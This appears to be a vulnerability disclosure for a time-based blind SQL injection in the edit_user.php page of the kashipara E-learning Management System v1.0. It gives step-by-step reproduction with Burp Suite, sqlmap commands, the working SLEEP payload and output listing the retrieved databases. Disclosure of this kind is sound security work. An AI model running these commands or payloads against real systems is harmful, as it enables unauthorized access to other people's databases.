

SQL Injection was found in the `/lms/admin/edit_user.php` of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the `firstname`, `lastname`, `username` parameter in a POST HTTP request.

➤ **Official Website URL**

<https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code>


➤ **Affected Product Name**

E-learning Management System project in PHP with source code and document

<b>Affected Vendor</b>	kashipara
<b>Affected Code File</b>	<code>/lms/admin/edit_user.php</code>
<b>Affected Parameter</b>	<code>firstname</code> , <code>lastname</code> , <code>username</code>
<b>Method</b>	POS
<b>Type</b>	time-based blind
<b>Version</b>	V1.0

## Steps to Reproduce:

**Step 1:** Visit to admin login page and login with admin credential.




**Step 2:** Navigate the 'Admin Users' page click edit on any users from list.

The screenshot shows the 'M - Learning ADMIN Panel' interface. The sidebar on the left contains a list of menu items: Dashboard, Subject, Class, Admin Users (highlighted with a red box), Department, Students, Teachers, Downloadable Materials, Uploaded Assignments, Content, User Log, Activity Log, School Year, and Calendar of Events. The main content area is divided into two sections. On the left is the 'Add User' form with fields for Firstname, Lastname, Username, and Password, and a blue '+ Add' button. On the right is the 'Admin Users List' table. The table has columns for NAME and USERNAME. It lists three users: Stephanie villanueva (username: teph), john kevin lorayna (username: jkev), and admin admin (username: admin). Each user row has a green pencil icon for editing. The first icon for Stephanie villanueva is highlighted with a red box. The table also includes a search bar, a records per page dropdown (set to 10), and pagination controls (Previous, 1, Next). The footer of the page reads 'Programmed by: @lopalopa2007'.

**Step 3:** Now enable intercept in bupsuite and click on save button.

The screenshot shows the 'M - Learning ADMIN Panel' interface with the 'Edit User' form open. The 'Admin Users' menu item is highlighted in the sidebar. The 'Add User' button is visible at the top left. The 'Edit User' form is highlighted with a red box and contains the following fields: Firstname (Stephanie), Lastname (villanueva), Username (teph), and a green 'save' button. The 'Admin Users List' table is visible on the right, showing the same three users as in the previous screenshot. The 'save' button in the 'Edit User' form is highlighted with a red box. The footer of the page reads 'Programmed by: @lopalopa2007'.

**Step 4:** Save the burpsuite request in a file.



**Step 5:** Run the sqlmap command against request saved in file.

- `python.exe C:\sqlmap\sqlmap.py -r edit_user.txt --batch --dbs`

```
PS C:\lms> python.exe C:\sqlmap\sqlmap.py -r edit_user.txt --batch --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's respon-
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by thi

[*] starting @ 17:40:13 /2024-11-18/

[17:40:13] [INFO] parsing HTTP request from 'edit_user.txt'
[17:40:13] [WARNING] provided value for parameter 'update' is empty. Please, always use only valid parameter values so sqlmap co
[17:40:13] [INFO] testing connection to the target URL
[17:40:13] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:40:13] [INFO] testing if the target URL content is stable
[17:40:13] [INFO] target URL content is stable
[17:40:13] [INFO] testing if POST parameter 'firstname' is dynamic
[17:40:14] [WARNING] POST parameter 'firstname' does not appear to be dynamic
[17:40:14] [WARNING] heuristic (basic) test shows that POST parameter 'firstname' might not be injectable
[17:40:14] [INFO] testing for SQL injection on POST parameter 'firstname'
[17:40:14] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:40:14] [WARNING] reflective value(s) found and filtering out
[17:40:14] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[17:40:14] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[17:40:14] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[17:40:14] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[17:40:15] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[17:40:15] [INFO] testing 'Generic inline queries'
[17:40:15] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[17:40:15] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[17:40:15] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[17:40:15] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[17:40:15] [INFO] POST parameter 'firstname' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[17:40:25] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
```

**Step 6:** Notice that 'firstname' parameter is detected vulnerable and all database is successfully retrieved.

```
[17:40:25] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[17:40:25] [INFO] automatically extending ranges for UNION query injection technique tests as there is
[17:40:26] [INFO] checking if the injection point on POST parameter 'firstname' is a false positive
POST parameter 'firstname' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 81 HTTP(s) requests:
---
Parameter: firstname (POST)
  type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: 'firstname=Stephanie' AND (SELECT 7662 FROM (SELECT(SLEEP(5)))FjFt) AND 'YunZ'='YunZ&lastna
---
[17:40:41] [INFO] the back-end DBMS is MySQL
[17:40:41] [WARNING] it is very important to not stress the network connection during usage of time-bas
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[17:40:46] [INFO] fetching database names
[17:40:46] [INFO] fetching number of databases
[17:40:46] [INFO] retrieved:
[17:40:56] [INFO] adjusting time delay to 1 second due to good response times
7
[17:40:56] [INFO] retrieved: information_schema
[17:41:56] [INFO] retrieved: capstone
[17:42:24] [INFO] retrieved: capstone2
[17:42:53] [INFO] retrieved: mysql
[17:43:10] [INFO] retrieved: performance_schema
[17:44:08] [INFO] retrieved: phpmyadmin
[17:44:44] [INFO] retrieved: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

## Parameter: lastname

**Step 7:** Run the sqlmap against 'lastname' parameter by using switch -p. Notice that 'lastname' parameter is detected vulnerable and all database is successfully retrieved.

- `python.exe C:\sqlmap\sqlmap.py -r edit_user.txt --batch -p lastname --dbs`



